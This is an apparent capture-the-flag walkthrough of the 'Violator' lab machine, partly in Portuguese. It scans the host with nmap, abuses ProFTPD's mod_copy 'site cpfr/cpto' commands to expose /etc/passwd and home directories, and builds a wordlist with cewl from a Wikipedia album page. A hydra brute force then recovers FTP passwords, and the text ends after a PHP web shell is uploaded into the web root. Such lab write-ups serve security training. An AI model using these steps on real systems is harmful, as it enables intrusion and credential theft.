
Violator: 1


IP da máquina: 192.168.56.119 // MAC: 08:00:27:D3:07:1A

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.119



```
PORT   STATE SERVICE REASON       VERSION
21/tcp open  ftp     tcp-response ProFTPD 1.3.5rc3
80/tcp open  http    tcp-response Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: I Say... I say... I say Boy! You pumpin' for oil or somethin'...?
MAC Address: 08:00:27:D3:07:1A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


192.168.56.119



I Say.. I say... I say boy! You're barkin up the wrong tree!

<-- https://en.wikipedia.org/wiki/Violator_(album) -->

https://en.wikipedia.org/wiki/Violator_(album)



en.wikipedia.org/wiki/Violator_(album)

The remastered album was released on "deluxe" vinyl on 2 March 2007 in Germany and on 5 March 2007 internationally.

Track listing [edit]

All tracks are written by Martin L. Gore.

No.	Title	Length
1.	"World in My Eyes"	4:26
2.	"Sweetest Perfection"	4:43
3.	"Personal Jesus"	4:56
4.	"Halo"	4:30
5.	"Waiting for the Night"	6:07
6.	"Enjoy the Silence"	6:12
7.	"Policy of Truth"	4:55
8.	"Blue Dress"	5:41
9.	"Clean"	5:32
	Total length:	47:02

Japanese limited edition bonus CD


No.	Title	Length
1.	"Enjoy the Silence" (single version)	4:17
2.	"Enjoy the Silence" (Ecstatic Dub)	5:54
3.	"Enjoy the Silence" (Ecstatic Dub Edit)	5:45
4.	"Sibeling" (single version)	3:13
5.	"Enjoy the Silence" (Bass Line)	7:42
6.	"Enjoy the Silence" (Harmonium)	2:42
7.	"Enjoy the Silence" (Ricki Tik Tik Mix)	5:28
8.	"Memphisto" (single version)	4:01
	Total length:	86:04

ftp 192.168.56.119

sem credenciais


site cpfr /etc/passwd

site cpto /var/www/html/passwd



```
┌─[headcrusher@parrot]─[~]
└──╼ $ftp 192.168.56.119
Connected to 192.168.56.119.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:192.168.56.119]
Name (192.168.56.119:headcrusher):
331 Password required for headcrusher
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
ftp: bind: Address already in use
ftp> site cpfr /etc/passwd
350 File or directory exists, ready for destination name
ftp> site cpto /var/www/html/passwd
250 Copy successful
```

http://192.168.56.119/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
dg:x:1000:1000:Dave Gahan,,,:/home/dg:/bin/bash
proftpd:x:104:65534::/var/run/proftpd:/bin/false
ftp:x:105:65534::/srv/ftp:/bin/false
mg:x:1001:1001:Martin Gore:/home/mg:/bin/bash
af:x:1002:1002:Andrew Fletcher:/home/af:/bin/bash
aw:x:1003:1003:Alan Wilder:/home/aw:/bin/bash
```


site cpfr /home/af

site cpto /var/www/html/af

site cpfr /home/aw

site cpto /var/www/html/aw

http://192.168.56.119/af/




Index of /af

Name	Last modified	Size	Description
Parent Directory		-	
minarke-1.21.tar.bz2	2020-09-10 14:34	15K	
minarke-1.21/	2020-09-10 14:35	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.119 Port 80

http://192.168.56.119/aw




Index of /aw

Name	Last modified	Size	Description
Parent Directory		-	
hint	2020-09-10 14:35	59	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.119 Port 80

http://192.168.56.119/aw/hint




```
You are getting close... Can you crack the final enigma..?
```

cewl -v 'https://en.wikipedia.org/wiki/Violator_(album)' -d 1 -w wordlist.txt

sed 's/ //g' wordlist.txt > new_wordlist.txt


cut -d'"' -f2 new_wordlist.txt | tr '[:upper:]' '[:lower:]' > agoravai.txt

cat agoravai.txt



```
┌─[headcrusher@parrot]─[~]
└──╼ $cat agoravai.txt
the
and
rft
music
info
music
the
mode
depeche
album
genre
org
wikipedia
fen
ctx
ver
```

hydra -L users.txt -P agoravai.txt ftp://192.168.56.119




```
┌─[headcrusher@parrot]─[~]
└──╼ $hydra -L users.txt -P agoravai.txt ftp://192.168.56.119
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-10 13:30:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
ious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 52068 login tries (l:4/p:13017), ~3255 tries pe
r task
[DATA] attacking ftp://192.168.56.119:21/
[STATUS] 373.00 tries/min, 373 tries in 00:01h, 51695 to do in 02:19h, 16 active
[21][ftp] host: 192.168.56.119   login: mg   password: bluedress
[STATUS] 4368.33 tries/min, 13105 tries in 00:03h, 38963 to do in 00:09h, 16 active
[21][ftp] host: 192.168.56.119   login: aw   password: sweetestperfection
[STATUS] 3784.71 tries/min, 26493 tries in 00:07h, 25575 to do in 00:07h, 16 active
[21][ftp] host: 192.168.56.119   login: af   password: enjoythesilence
[21][ftp] host: 192.168.56.119   login: dg   password: policyoftruth
```

ftp 192.168.56.119


mg

bluedress

dir




```
ftp> dir
227 Entering Passive Mode (192,168,56,119,137,242)
150 Opening ASCII mode data connection for file list
-rw-rw-r--    1 mg       mg            112 Jun 12  2016 faith_and_devotion
```



```
┌─[headcrusher@parrot]─[~]
└──╼ $cat faith_and_devotion
Lyrics:

* Use Wermacht with 3 rotors
* Reflector to B
Initial: A B C
Alphabet Ring: C B A
Plug Board A-B, C-D
```


cd /var/www/html

put shell.php




```
ftp> cd /var/www/html
250 CWD command successful
ftp> dir
227 Entering Passive Mode (192,168,56,119,164,129)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 proftpd  nogroup      4096 Sep 10 13:34 af
drwxr-xr-x   2 proftpd  nogroup      4096 Sep 10 13:35 aw
drwxr-xr-x   4 proftpd  nogroup      4096 Sep 10 13:35 dg
-rw-rw-r--   1 dg       dg          51256 Jun  6  2016 foggie.jpg
-rw-rw-r--   1 dg       dg            318 Jun 12  2016 index.html
drwxr-xr-x   3 proftpd  nogroup      4096 Sep 10 13:35 mg
-rw-r--r--   1 proftpd  nogroup      1330 Sep 10 13:08 passwd
226 Transfer complete
ftp> put shell.php
local: shell.php remote: shell.php
227 Entering Passive Mode (192,168,56,119,188,107)
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
5495 bytes sent in 0.00 secs (33.3786 MB/s)
```

http://192.168.56.119/shell.php



